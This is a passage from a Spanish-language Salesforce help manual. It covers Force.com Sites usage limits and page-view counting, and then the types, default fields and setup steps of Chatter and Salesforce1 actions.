- El "tiempo de solicitud de servicio" se define como el tiempo total en minutos del servidor necesario para generar páginas para el sitio Web.
- "Periodo de 24 horas de implementación" se refiere a las 24 horas inmediatamente anteriores a la hora actual.
- "Servidor de origen" se refiere al servidor Web que alberga su sitio Web.
- "Servidor de caché" se refiere al servidor CDN que sirve sus páginas Web en caché.
- "Período actual" se refiere al mes de calendario actual durante el cual tiene derecho a un número de vistas de página para su organización.

## Límites y restricciones de Sites

La tabla siguiente muestra los límites del sitio para cada edición:

| Edición | Número máximo de sitios | Límite de ancho de banda (por periodo de 24 horas de implementación por sitio) | Tiempo de solicitud de servicio (por periodo de 24 horas de implementación por sitio) | Vistas de página máximas |
|---|---|---|---|---|
| Developer Edition | 1 | 500 MB | 10 minutos | ND |
| Enterprise Edition | 25 | 1 GB para Sandbox<br>40 GB para producción | 30 minutos para Sandbox<br>60 horas para producción | 500,000 |
| Unlimited Edition<br>Performance Edition | 25 | 1 GB para Sandbox<br>40 GB para producción | 30 minutos para Sandbox<br>60 horas para producción | 1,000,000 |

Asegúrese de considerar todas las opciones de caché disponibles para ayudarle a evitar alcanzar estos límites, y utilice las herramientas de análisis de uso de sitios Web para supervisar sus sitios Web.

## Cumplimiento de tiempo límite de solicitud de servicio y ancho de banda

Los límites de tiempo límite de solicitud de servicio y ancho de banda se siguen y aplican en un periodo de 24 horas. Los sitios que superan los límites proporcionados en el periodo de 24 horas permanecen disponibles si la instancia de host tiene recursos para atender al sitio. Sin embargo, aunque un sitio esté disponible una vez superados los límites, no existen garantías en el nivel de servicio.

## Facturación y conformidad con las vistas mensuales de páginas

Esta sección describe la forma en que Salesforce impone los límites de vistas mensuales de páginas para Sites:

- La facturación se basa en el número de vistas mensuales de páginas adquiridas para su organización. Este límite de vistas de páginas en acumulativa para todos los sitios Web de su organización.
- Si, en un mes de calendario, su organización alcanza el 110% del límite de vistas de páginas, Salesforce envía a los administradores de facturación y del sitio una notificación por correo electrónico.
- Si su organización supera el 110% del límite de vistas de páginas durante cuatro meses de calendario consecutivos, sus sitios Web se deshabilitarán hasta que comience el siguiente mes de calendario o adquiera más vistas de páginas. Además, Salesforce envía una notificación por correo electrónico a los administradores de facturación y del sitio Web, así como al ejecutivo de la cuenta relacionada.

- Si su organización supera el 300% del límite de vistas de páginas en un mes de calendario dado, sus sitios Web se deshabilitarán hasta que comience el siguiente mes de calendario o adquiera más vistas de páginas. Además, Salesforce envía una notificación por correo electrónico a los administradores de facturación y del sitio Web, así como al ejecutivo de la cuenta relacionada.

## ¿Qué se contabiliza en las vistas de páginas?

Esta sección describe la forma en que se contabilizan las vistas de página para Sites.

Una vista de página es una solicitud de un usuario de sitio Web no autenticado para cargar uno de los sitios Web que tiene en su dominio de Force.com o dominio personalizado. Las solicitudes de los usuarios de portal autenticado no se contabilizan como vistas de páginas.

**Solicitudes contabilizadas como vistas de páginas**

Las siguientes solicitudes *sí* se contabilizan como vistas de páginas:

| Solicitudes de... | URL de ejemplo |
|---|---|
| Su dominio de Force.com | `http://miempresa.force.com` |
| Su dirección Web personalizada | `http://miempresa.com` |
| Cualquier página asociada con su sitio | `http://miempresa.force.com/mipágina` |
| Página de error Autorización necesaria | `http://mycompany.force.com/Unauthorized` |
| Solicitudes AJAX como:<br>• Comunicación remota de JavaScript (por ejemplo, Apex `RemoteAction`)<br>• Visualforce `<apex:actionFunction>`<br>• Visualforce `<apex:actionPoller>` | n/a |

**Solicitudes que no se contabilizan como vistas de páginas**

Las siguientes solicitudes *no* se contabilizan como vistas de páginas:

| Solicitudes de... | URL de ejemplo |
|---|---|
| Imágenes de Salesforce | `http://miempresa.force.com/img/force_logo_w09.gif` |
| Sus recursos estáticos | `http://miempresa.force.com/resource/1233771498000/background` |
| Robots.txt | `http://miempresa.force.com/robots.txt` |
| Icono de favoritos | `http://miempresa.force.com/favicon.ico` |
| Documentos y datos adjuntos | n/a |
| Páginas de error, aparte de Autorización requerida, tales como Límite sobrepasado y Mantenimiento | `http://miempresa.force.com/BandwidthExceeded` |
| Imágenes incluidas con un campo HTML | `http://mycompany.force.com/servlet/rtaImage` |
| Campo de archivo personalizado | `http://mycompany.force.com/servlet/fileField` |

Nota: Las páginas Límite sobrepasado, Mantenimiento, No se ha encontrado la página y páginas de inicio no activas designadas no se cuentan como visualización de páginas y límites de ancho de banda. Puede utilizar recursos estáticos para etiquetar estas páginas, aunque existen las siguientes limitaciones:

- Los recursos estáticos deben tener un tamaño de 50 KB o menos.
- Los recursos estáticos deben ser hojas de estilo (CSS), archivos de imagen o archivos de JavaScript.
- No puede utilizar los controladores de Apex para estas páginas.
- No puede ejecutar operaciones SOQL o DML desde estas páginas.

### Límites de supervisión

Vistas de página, ancho de banda y consumo de tiempo se siguen y hacen disponibles en su organización. Puede ver esta información para un sitio en **Configuración** > **Crear** > **Desarrollar** > **Sitios**. Seleccione un sitio y verá listas relacionadas para vistas de página para el ciclo de facturación del mes actual y el historial del uso de tiempo de solicitud de servicio y ancho de banda de 24 horas.

Además, puede instalar la aplicación Informes de uso de Sites de Force.com desde AppExchange para supervisar el uso. Recuerde que la información disponible en la aplicación podría no ser precisa como la información que encontrará directamente en su organización.

Para obtener más información acerca del tiempo de solicitud de servicio y ancho de banda, consulte Visualización del historial de uso de Force.com Sites de 24 horas.

CONSULTE TAMBIÉN

Visualización del historial de uso de Force.com Sites de 24 horas

Seguimiento de su sitio de Force.com con Google Analytics

## ¿Puedo utilizar el mismo nombre de dominio para mis sitios de Force.com y mis comunidades?

No, no puede utilizar el mismo nombre de dominio.

Los sitios de Force.com y las comunidades deben utilizar un nombre de dominio exclusivo. Si está utilizando un nombre de dominio para su sitio de Force.com y, en lugar de eso, desea utilizarlo para sus comunidades, póngase en contacto con el servicio de atención al cliente de Salesforce para obtener ayuda para cambiar el nombre del dominio.

# Ampliación del alcance de su organización

## Acciones, Botones personalizados y Vínculos

Los botones y vínculos permiten que los usuarios interactúen con datos de Salesforce y con servicios y sitios Web externos, como motores de búsqueda y mapas en línea. Salesforce incluye varios vínculos y botones estándar. También puede crear algunos personalizados. Las acciones permiten a los usuarios realizar tareas, como crear registros en el publicador de Chatter y en Salesforce1.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: todas las ediciones

PERMISOS DE USUARIO

Para crear o modificar botones, vínculos y acciones:

- "Personalizar aplicación"

### Acciones

Las acciones agregan funciones a Salesforce. Elija entre las acciones estándar, como las acciones crear y actualizar, o cree acciones basadas en las necesidades de su empresa.

### Botones y vínculos personalizados

Los botones y vínculos personalizados le ayudan a integrar datos de Salesforce con direcciones URL externas, aplicaciones, la intranet de su empresa y otros sistemas de servidor.

## Acciones

Las acciones agregan funciones a Salesforce. Elija entre las acciones estándar, como las acciones crear y actualizar, o cree acciones basadas en las necesidades de su empresa.

Cree acciones y añádalas al publicador de Chatter en la página de inicio en la ficha de Chatter en grupos de Chatter y en páginas de detalles de registro. En Salesforce Classic, las acciones aparecen en el publicador de Chatter. En Lightning Experience, las acciones aparecen en diferentes áreas de la interfaz de usuario, dependiendo del tipo de acción. En Salesforce1 las acciones aparecen en la barra de acciones, su menú de acciones asociado y como acciones de elementos de lista.

Las acciones permiten a los usuarios hacer más en Salesforce y en Salesforce1. Por ejemplo, crear o actualizar registros y registrar llamadas directamente en las noticias en tiempo real de Chatter o desde los dispositivos móviles de los usuarios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Acciones rápidas disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Acciones del lienzo personalizadas disponibles en: **Professional Edition** (con Lienzo de Force.com activado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Tipos de acción

Existen varias categorías de acciones, como acciones estándar de Chatter, acciones no estándar, acciones predeterminadas, acciones inteligentes móviles, acciones personalizadas y acciones de productividad.

### Activar acciones del Publicador en Chatter

La activación de acciones en el publicador le permite agregar acciones que ha creado en publicadores de Chatter en la página Inicio, en la ficha de Chatter, en grupos de Chatter y en páginas de detalles del registro.

Editor de formato de acción

Del mismo modo que las páginas de registro de objeto tienen formatos de página que se pueden personalizar, las acciones tienen formatos de acción que se pueden personalizar. Cuando crea una acción, Salesforce cumplimenta su formato con un conjunto predeterminado de campos. Puede agregar, eliminar o reordenar campos en el formato de acción para presentar únicamente los elementos esenciales que necesitan sus usuarios cuando llevan a cabo una acción.

Mensajes de éxito personalizados para acciones rápidas

Para los tipos de acción Crear un registro, Actualizar un registro y Registrar una llamada, puede crear un mensaje personalizado que aparece cuando se ejecuta la acción con éxito.

Personalizar acciones con el editor de formato de página mejorado

Utilice el editor de formato de página para personalizar qué acciones aparecen en Salesforce y en Salesforce1.

Establecer valores de campo predefinidos para campos de acciones rápidas

Cuando cree acciones, utilice valores de campo predefinidos para establecer un valor para un campo. Los valores predefinidos pueden ayudar a garantizar la coherencia y hacer que la creación de registros sea más rápida y sencilla para los usuarios.

Formatos de publicador globales

Acciones en Lightning Experience

En Lightning Experience, las acciones aparecen en el menú Acciones globales en el encabezado, en elementos de vista de lista y en varios sitios en una página de inicio. Donde aparecen en una página de registro depende del tipo de acción.

Barra de acción de Salesforce1

Los usuarios de Salesforce1 disponen de un lugar integral para buscar acciones, de modo que no hay confusiones acerca de dónde ir para hacer algo. La barra de acción y su menú de acción asociado recopilan acciones de diferentes ubicaciones en Salesforce1en una página de inicio única y unificada.

Acciones rápidas y tipos de registro

El uso de tipos de registro en su organización puede afectar la disponibilidad de acciones rápidas para sus usuarios.

Prácticas recomendadas para acciones

Solución de problemas de acciones

CONSULTE TAMBIÉN

Configurar acciones con Chatter habilitado

Prácticas recomendadas para acciones

## Tipos de acción

Existen varias categorías de acciones, como acciones estándar de Chatter, acciones no estándar, acciones predeterminadas, acciones inteligentes móviles, acciones personalizadas y acciones de productividad.

Las acciones disponibles en el sitio completo de Salesforce dependen de si su organización tiene Chatter, seguimiento de noticias en tiempo real y acciones activados en el publicador. Las acciones en Salesforce1 no se basan en si Chatter o acciones en el publicador están activados. Para obtener información acerca de cómo afecta la activación de Chatter a la visibilidad de acciones, consulte Acciones con y sin Chatter en la página 5479.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Acciones rápidas disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Acciones del lienzo personalizadas disponibles en: **Professional Edition** (con Lienzo de Force.com activado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Categoría | Descripción | Acciones incluidas | Donde aparecen |
|---|---|---|---|
| Acciones estándar de Chatter | Las acciones estándar de Chatter se incluyen cuando se activa Chatter. Puede personalizar el orden en el que aparecen estas acciones, pero no puede modificar sus propiedades.<br>Las acciones estándar de Chatter requieren la activación del seguimiento de noticias en tiempo real para objetos. | Publicar, Archivar, Vincular, Consultar, Pregunta, Gracias (Work.com) y Anuncios (Grupos). | Salesforce y Salesforce1<br>Solo se admiten Publicar y Anuncios en Lightning Experience |
| Acciones que no son estándar | Las acciones que no son estándar son acciones que crea y personaliza por sí mismo. Las acciones pueden ser globales o específicas de objeto. | | Salesforce y Salesforce1 |
| Acciones predeterminadas | Las acciones predeterminadas son acciones predefinidas de Salesforce que le ayudan y ayudan sus usuarios a empezar a utilizar acciones en su organización. Agregue acciones predeterminadas a formatos del publicador para ponerlos a disposición de sus usuarios en el sitio completo de Salesforce y la barra de acción en Salesforce1.<br>Las acciones predeterminadas son admitidas en objetos de oportunidad cuenta, caso, contacto y candidato. | Depende del objeto. Para obtener una lista de acciones globales y qué acciones predeterminadas se aplican a qué objeto, consulte Acciones predeterminadas en la página 5459. | Salesforce y Salesforce1 |
| Acciones inteligentes móviles | Las acciones inteligentes de Mobile son un conjunto de acciones preconfiguradas y se | Depende del objeto. Para obtener una lista de las acciones que amplía el elemento | Salesforce1 |

| Categoría | Descripción | Acciones incluidas | Donde aparecen |
|---|---|---|---|
| | admiten en la misma lista de objetos.<br>Las acciones inteligentes de Mobile aparecen en un único elemento en el editor de formato de página.<br>En Salesforce1, el elemento Acciones inteligentes de Mobile se expande a un conjunto de distintas acciones de creación que permite a los usuarios crear registros directamente en las noticias en tiempo real. | Acciones inteligentes de Mobile para incluir en cada objeto, consulte Acciones inteligentes móviles en la página 5463. | |
| Acciones personalizadas | Las *acciones personalizadas* invocan componentes Lightning, páginas de Visualforce o aplicaciones de lienzo con funcionalidades que define. Por ejemplo, puede crear una acción personalizada que permita a los usuarios escribir comentarios de más de 5.000 caracteres o una que integre una aplicación de vídeoconferencia para que los agentes del servicio de asistencia puedan comunicarse visualmente con los clientes.<br>Las acciones personalizadas pueden ser globales o específicas de objeto. | Las acciones personalizadas que crea. | Salesforce y Salesforce1<br>No son compatibles con grupos de Chatter con clientes |
| Acciones de productividad | Las acciones de productividad son predefinidas por Salesforce y están adjuntas a un conjunto limitado de objetos. No podrá modificar o eliminar acciones de productividad.<br>Las acciones de productividad aparecen en estos objetos.<br>• Cuenta<br>• Contacto<br>• Evento<br>• Candidato<br>• Usuario<br>• Perfil de usuario | Depende del objeto. Las acciones incluyen Enviar correo electrónico, Registrar una llamada, Asignar, Ver sitio Web y Leer noticias. | Salesforce (solo Lightning Experience) y Salesforce1 |

En las categorías de acciones, puede tener diferentes tipos de acciones, dependiendo de su función.

- *Las acciones de creación* permiten que los usuarios creen registros. Son distintas de las funciones Creación rápida y Crear nuevo de la página de inicio de Salesforce, ya que las acciones de creación cumplen las reglas de validación y los requisitos de los campos, y puede elegir los campos de cada acción.
- *Registrar acciones de una llamada* permite a los usuarios registrar los detalles de llamadas telefónicas u otras interacciones del cliente. Estos registros de llamadas se guardan como tareas completadas.

- Las *acciones de preguntas* permiten a los usuarios formular y buscar preguntas acerca de los registros con los que están trabajando.
- Las *acciones de envío de correo electrónico*, disponibles solo en los casos, permiten a los usuarios acceder a una versión simplificada de la acción de correo electrónico Noticias de caso en Salesforce1.
- Las *acciones de actualización* permiten a los usuarios realizar cambios en un registro.

Para las acciones de creación, registro de una llamada y personalización, puede crear acciones específicas de objeto o acciones globales. Para crear acciones específicas de objeto:

Acciones predeterminadas

Las acciones predeterminadas son acciones predefinidas de Salesforce que le ayudan y ayudan sus usuarios a empezar a utilizar acciones en su organización. Agregue acciones predeterminadas a formatos del publicador para ponerlos a disposición de sus usuarios en el sitio completo de Salesforce y la barra de acción en Salesforce1.

Acciones inteligentes de Mobile

Las acciones inteligentes móviles son conjuntos de acciones rápidas que están disponibles para páginas de cuenta, caso, contacto, candidato y oportunidad y en el formato de publicador global, en Salesforce1. Puede utilizarlas para configurar acciones rápidas con poco esfuerzo para usuarios móviles.

Acciones globales

Puede agregar acciones globales a cualquier página que admite acciones, como la página Inicio, la ficha de Chatter y páginas de objetos. Las acciones de creación global permiten a los usuarios crear registros de objetos, pero el nuevo registro no tiene relación con otros registros.

Acciones específicas de objeto

Las acciones específicas de objeto permiten a los usuarios crear o actualizar registros, registrar llamadas, enviar correos electrónicos y mucho más en el contexto de un objeto concreto.

Acciones rápidas personalizadas

Las *acciones personalizadas* invocan componentes Lightning, páginas de Visualforce o aplicaciones de lienzo con funcionalidades que define. Por ejemplo, puede crear una acción personalizada que permita a los usuarios escribir comentarios de más de 5.000 caracteres o una que integre una aplicación de videoconferencia para que los agentes del servicio de asistencia puedan comunicarse visualmente con los clientes.

## Acciones predeterminadas

Las acciones predeterminadas son acciones predefinidas de Salesforce que le ayudan y ayudan sus usuarios a empezar a utilizar acciones en su organización. Agregue acciones predeterminadas a formatos del publicador para ponerlos a disposición de sus usuarios en el sitio completo de Salesforce y la barra de acción en Salesforce1.

Cada acción predeterminada tiene un conjunto predefinido de campos. Utilice el editor de formatos de página o el formato del publicador global para eliminar acciones o cambiar el orden en que aparecen las acciones.

Esta tabla indica las acciones predeterminadas disponibles. Las acciones en cursiva son acciones estándar de Chatter.

Nota: En organizaciones creadas después de Winter '14, Salesforce agrega acciones predeterminadas al formato del publicador global y al formato del publicador en objetos de cuenta, caso, contacto, candidato y oportunidad. En organizaciones creadas antes de Winter '14, las acciones predeterminadas están disponibles en la paleta del editor de formatos de página, pero no se agregan automáticamente a formatos de publicador.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Formato de página | Acciones predeterminadas |
| --- | --- |
| Formatos globales (también se aplica a los objetos personalizados) | • *Publicación*<br>• *Archivo*<br>• Nuevo evento<br>• Tarea nueva<br>• Nuevo contacto<br>• Registrar una llamada (las llamadas registradas se guardan como tareas completadas)<br>• Nueva oportunidad<br>• Nuevo caso<br>• Nuevo candidato<br>• *Thanks*<br>• *Vínculo*<br>• *Consulta*<br>• *Pregunta* |
| Cuenta | • *Publicación*<br>• *Archivo*<br>• Nuevo evento<br>• Tarea nueva<br>• Nuevo contacto<br>• Nuevo caso<br>• Registrar una llamada (las llamadas registradas se guardan como tareas completadas)<br>• Nueva nota<br>• Nueva oportunidad<br>• *Thanks*<br>• *Vínculo*<br>• *Consulta*<br>• *Pregunta* |
| Caso | • *Publicación*<br>• *Archivo*<br>• Nuevo caso secundario<br>• Registrar una llamada (las llamadas registradas se guardan como tareas completadas)<br>• Tarea nueva<br>• Nuevo evento<br>• *Thanks*<br>• *Vínculo* |

| Formato de página | Acciones predeterminadas |
| --- | --- |
| | • *Consulta*<br>• *Pregunta* |
| Contacto, candidato y oportunidad | • *Publicación*<br>• *Archivo*<br>• Tarea nueva<br>• Registrar una llamada (las llamadas registradas se guardan como tareas completadas)<br>• Nuevo caso<br>• Nueva nota<br>• Nuevo evento<br>• *Thanks*<br>• *Vínculo*<br>• *Consulta*<br>• *Pregunta* |

Nota: El uso de tipos de registro en su organización puede afectar la disponibilidad de acciones globales predeterminadas para sus usuarios. Para obtener más información, consulte Acciones rápidas y tipos de registro en la página 5507.

Campos de acción predeterminados

Cada acción predeterminada incluye un conjunto predeterminado de campos, que le permite poner las acciones a disposición de sus usuarios sin dedicar mucho tiempo a la configuración.

CONSULTE TAMBIÉN

Acciones

## Campos de acción predeterminados

Cada acción predeterminada incluye un conjunto predeterminado de campos, que le permite poner las acciones a disposición de sus usuarios sin dedicar mucho tiempo a la configuración.

Estos campos se incluyen en cada acción predeterminada y aparecen en el formato de acciones en el orden que se enumera.

| Acción | Campos |
| --- | --- |
| Registrar una llamada | • Asunto (valor predeterminado: Llamada)<br>• Comentario (descripción)<br>• Nombre<br>• Relacionado con |
| Nuevo caso y Nuevo caso secundario | • Nombre del contacto |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Acción | Campos |
| --- | --- |
| | • Estado<br>• Asunto<br>• Descripción |
| Nuevo contacto | • Nombre<br>• Correo electrónico<br>• Teléfono<br>• Nombre de la cuenta<br>• Título |
| Nuevo evento | • Asunto<br>• Inicio<br>• Final<br>• Evento de día completo<br>• Nombre<br>• Relacionado con<br>• Asignado a<br>• Ubicación |
| Nuevo candidato | • Nombre<br>• Correo electrónico<br>• Teléfono<br>• Empresa<br>• Título |
| Nueva nota | • Título<br>• Público (casilla de verificación)<br>• Cuerpo |
| Nueva oportunidad | • Nombre de la oportunidad<br>• Cuenta<br>• Fecha de cierre (valor predeterminado: 30 días a partir de hoy)<br>• Etapa<br>• Importe |
| Tarea nueva | • Asunto<br>• Fecha de vencimiento<br>• Nombre<br>• Relacionado con |

| Acción | Campos |
| --- | --- |
| | • Asignado a<br>• Estado |

Puede cambiar los campos que aparecen en cada formato de acción usando el editor de formato de acciones.

CONSULTE TAMBIÉN

Acciones predeterminadas

Acciones

## Acciones inteligentes de Mobile

Las acciones inteligentes móviles son conjuntos de acciones rápidas que están disponibles para páginas de cuenta, caso, contacto, candidato y oportunidad y en el formato de publicador global, en Salesforce1. Puede utilizarlas para configurar acciones rápidas con poco esfuerzo para usuarios móviles.

Nota: Las acciones inteligentes de Mobile no aparecen en el sitio completo de Salesforce, independientemente de los formatos de página a los que las agrega. Aparecen únicamente para usuarios en Salesforce1. Si tiene usuarios que accedan a Salesforce desde dispositivos móviles con mayor frecuencia que con la que acceden al sitio Web completo, considere crear formatos de página específicos para ellos e incluir acciones inteligentes móviles solo en esos formatos.

Las acciones inteligentes de Mobile se cumplimente con todos los campos obligatorios de su organización en el objeto relevante, independientemente del número de campo. Por ejemplo, la acción Nuevo caso del paquete de acciones inteligentes móviles incluye todos los campos de caso obligatorios. No puede modificar los campos en acciones inteligentes de Mobile. Los campos que aparecen solo cambian si modifica qué campos son obligatorios en un objeto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Tampoco puede cambiar qué acciones se incluyen como parte de un paquete de acciones inteligentes móviles eliminando Nuevo eventoo agregando una acción personalizada, por ejemplo. Para crear un conjunto más personalizado de acciones, cree las acciones que desee, agréguelas a los formatos de página relevantes y elimine el paquete de acciones inteligentes móviles.

Las acciones inteligentes de Mobile aparecen en un único elemento de acción en el editor de formato de página. Sin embargo, aparecen en la barra de acción y el menú de acción en Salesforce1 como acciones de creación distintas. Estas acciones distintas permiten a los usuarios crear registros directamente desde la barra de acciones.

A continuación le indicamos qué amplía cada elemento de acción inteligente móvil de cada objeto compatible. (Las acciones aparecen en la barra y menú de acciones en el orden que se muestra.)

| Formato | Acciones incluidas en el paquete de acciones inteligentes móviles |
| --- | --- |
| Formatos globales (también se aplica a los objetos personalizados) | • Tarea nueva<br>• Nuevo contacto<br>• Registrar una llamada (las llamadas registradas se guardan como tareas completadas) |

| Formato | Acciones incluidas en el paquete de acciones inteligentes móviles |
| --- | --- |
| | • Nueva oportunidad<br>• Nuevo caso<br>• Nuevo candidato |
| Cuenta | • Tarea nueva<br>• Nuevo contacto<br>• Nuevo caso<br>• Registrar una llamada (las llamadas registradas se guardan como tareas completadas)<br>• Nueva nota<br>• Nueva oportunidad |
| Caso | • Nuevo caso secundario<br>• Registrar una llamada (las llamadas registradas se guardan como tareas completadas)<br>• Tarea nueva<br>• Nuevo evento |
| Contacto | • Tarea nueva<br>• Registrar una llamada (las llamadas registradas se guardan como tareas completadas)<br>• Nuevo caso<br>• Nueva nota<br>• Nuevo evento |
| Candidato | • Tarea nueva<br>• Registrar una llamada (las llamadas registradas se guardan como tareas completadas)<br>• Nuevo caso<br>• Nueva nota<br>• Nuevo evento |
| Oportunidad | • Tarea nueva<br>• Registrar una llamada (las llamadas registradas se guardan como tareas completadas)<br>• Nuevo caso<br>• Nueva nota |

| Formato | Acciones incluidas en el paquete de acciones inteligentes móviles |
| --- | --- |
| | • Nuevo evento |

CONSULTE TAMBIÉN

Acciones

Configurar acciones con Chatter habilitado

## Acciones globales

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Puede agregar acciones globales a cualquier página que admite acciones, como la página Inicio, la ficha de Chatter y páginas de objetos. Las acciones de creación global permiten a los usuarios crear registros de objetos, pero el nuevo registro no tiene relación con otros registros.

Además, puede utilizar una acción global `Crear un registro` para permitir a sus usuarios de Salesforce for Outlook crear registros directamente en el panel lateral de Salesforce. Para obtener más información, consulte Configurar representantes para crear registros directamente desde el panel lateral de Salesforce en la página 2256.

Nota: Solo las acciones estándar de Chatter (Publicación, Archivo, Vínculo, Sondeo y Gracias) aparecen en la página de perfil de usuario con independencia de las acciones en el formato de la página Usuario.

Para permitir a los usuarios formular preguntas en sus registros, grupos y noticias en tiempo real de Chatter, agregue la acción Pregunta a los formatos globales.

Agregue acciones Registrar una llamada a formatos globales para permitir a los usuarios registrar detalles de llamadas desde páginas globales. Por ejemplo, los usuarios pueden registrar llamadas desde la página Inicio y la ficha Chatter en el sitio completo de Salesforce o las páginas Noticias en tiempo real o Grupos en Salesforce1.

Utilice una página de Visualforce, un componente Lightning o una aplicación de lienzo para crear acciones personalizadas globales para tareas que no requieren que los usuarios utilicen registros que tengan una relación con un objeto específico. Las aplicaciones de lienzo que desee utilizar como acciones personalizadas requieren Publicador como ubicación. Para llamar componentes Lightning desde acciones de personalización, debe disponer de Mi dominio implementado en su organización. Las páginas de Visualforce que desee utilizar como acciones personalizadas globales no pueden utilizar controladores estándar. Por ejemplo, si desea una acción personalizada que permite a los usuarios introducir una dirección y ver un mapa, la hora local y el tiempo local. Para esta acción, cree una página de Visualforce que no utiliza ninguno de los controladores estándar y añádala como una acción global personalizada.

Puede encontrar más información acerca de las aplicaciones de lienzo y las acciones personalizadas en la *Guía del desarrollador de aplicaciones de Salesforce1* .

Nota:

- Los grupos de Chatter con clientes no admiten acciones globales de crear, registrar una llamada o personalizar y solo muestran acciones de Chatter estándar, como Publicar, Archivar, Vincular y Consultar.
- Las acciones para crear registros para un objeto que es el objeto de detalle en una relación principal-detalle deben ser específicas del objeto y no globales.

### Objetos compatibles con las acciones de creación

Puede crear acciones globales para permitir a los usuarios crear varios tipos de registro, incluyendo:

- Cuenta
- Activo
- Insignia
- Campaña
- Caso
- Contacto
- Contrato
- Objetos personalizados
- Evento (sin invitados)
- Objetivo
- Grupo
- Candidato
- Nota
- Oportunidad
- Cuenta personal
- Pregunta
- Premio
- Tarea
- Orden de trabajo

Crear acciones rápidas globales

Puede agregar acciones globales a cualquier página que admita acciones, como la página Inicio, la ficha de Chatter y páginas de objetos. Por ejemplo, agregue una acción Registrar una llamada a los formatos globales para permitir a los usuarios registrar detalles de llamadas directamente desde un hilo de Chatter.

CONSULTE TAMBIÉN

Acciones específicas de objeto

Acciones con y sin Chatter

Acciones

## Crear acciones rápidas globales

Puede agregar acciones globales a cualquier página que admita acciones, como la página Inicio, la ficha de Chatter y páginas de objetos. Por ejemplo, agregue una acción Registrar una llamada a los formatos globales para permitir a los usuarios registrar detalles de llamadas directamente desde un hilo de Chatter.

PERMISOS DE USUARIO

Para crear acciones:
- "Personalizar aplicación"

Pase por ella: Crear una acción rápida global

1. Desde Configuración, introduzca *Acciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Acciones globales**.
2. Haga clic en **Nueva acción**.
3. Seleccione el tipo de acción que desea crear.
4. Personalice la acción.

- Para una acción Crear un registro, seleccione el tipo de objeto para crear. Si el objeto tiene más de un tipo de registro, seleccione aquel que desea utilizar para registros creados mediante esta acción.
- Para una acción de Visualforce o de lienzo personalizada, seleccione la página de Visualforce o aplicación de lienzo y luego especifique la altura de la ventana de acción. El ancho es fijo.
- Para una acción Componente Lightning, seleccione el componente a llamar por la acción.

5. Introduzca una etiqueta para la acción. Los usuarios ven esta etiqueta como el nombre de la acción.

   Consejo: Si está creando una acción Crear un registro o Registrar una llamada, seleccione una opción de la lista `Tipo de etiqueta estándar` para que Salesforce genere la etiqueta. Para las etiquetas de esta lista que incluyan "Registro" y "Tipo de registro", Salesforce cumplimentará el tipo de objeto o el tipo de registro que cree la acción. Por ejemplo, si selecciona la etiqueta estándar Crear nuevo "Registro" en una acción de creación de contacto, la etiqueta generada es Crear nuevo contacto.

6. Si es necesario, cambie el nombre de la acción.
   Este nombre se utiliza en la API y los paquetes gestionados. Debe comenzar con una letra y utilizar solo caracteres alfanuméricos y guiones bajos y no puede finalizar con un guión bajo o tener más de dos guiones bajos consecutivos. A menos que esté familiarizado con el trabajo con API, le sugerimos no modificar este campo.
7. Introduzca una descripción para la acción.
   La descripción aparece en la página de detalles para la acción y en la lista en la página Botones, Vínculos y Acciones. La descripción no es visible para sus usuarios. Si está creando varias acciones en el mismo objeto, le recomendamos utilizar una descripción detallada, como "Crear contacto en cuenta utilizando el tipo de registro Nuevo cliente."
8. Para una acción Crear un registro o Registrar una llamada, seleccione si desea crear un elemento de noticias en tiempo real cuando se complete la acción.
9. Para una acción Crear un registro, Actualizar un registro y Registrar una llamada, puede agregar un mensaje personalizado que aparece después de ejecutar la acción con éxito.
10. De forma opcional, haga clic en **Cambiar icono** para seleccionar un icono diferente para la acción.
    Las imágenes personalizadas usadas para los iconos de acción deben tener un tamaño inferior a 1 MB.
11. Haga clic en **Guardar**.

Después de crear una acción rápida, personalice su formato, agregue valores predefinidos y luego agregue la acción a formatos de página.

Consejo: Si elimina una acción, se elimina de todos los formatos a los que está asignada.

CONSULTE TAMBIÉN

Establecer valores de campo predefinidos para campos de acciones rápidas

Personalizar acciones con el editor de formato de página mejorado

Mensajes de éxito personalizados para acciones rápidas

Páginas de Visualforce como acciones personalizadas específicas de objeto

## Acciones específicas de objeto

Las acciones específicas de objeto permiten a los usuarios crear o actualizar registros, registrar llamadas, enviar correos electrónicos y mucho más en el contexto de un objeto concreto.

Las acciones de creación específicas de objeto crean registros que se asocian automáticamente con registros relacionados. Por ejemplo, agrega una acción específica de objeto en el objeto Cuenta que crea contactos. Si un usuario crea un contacto con esa acción en la página de detalles para la cuenta Acme, ese nuevo contacto se asocia automáticamente con Acme. Las acciones específicas de objeto solo están disponibles en formatos de página para ese objeto. Por ejemplo, puede agregar la acción Nuevo miembro de grupo solo en el formato de publicador del grupo.

Si un usuario crea un registro mediante una acción de creación específica de objeto, se muestra un elemento de noticias en tiempo real para ese registro:

- En las noticias en tiempo real del registro en el que se creó el nuevo registro.
- Como la primera entrada en las noticias en tiempo real para el nuevo registro.
- En las noticias en tiempo real de Chatter del usuario que creó el registro.
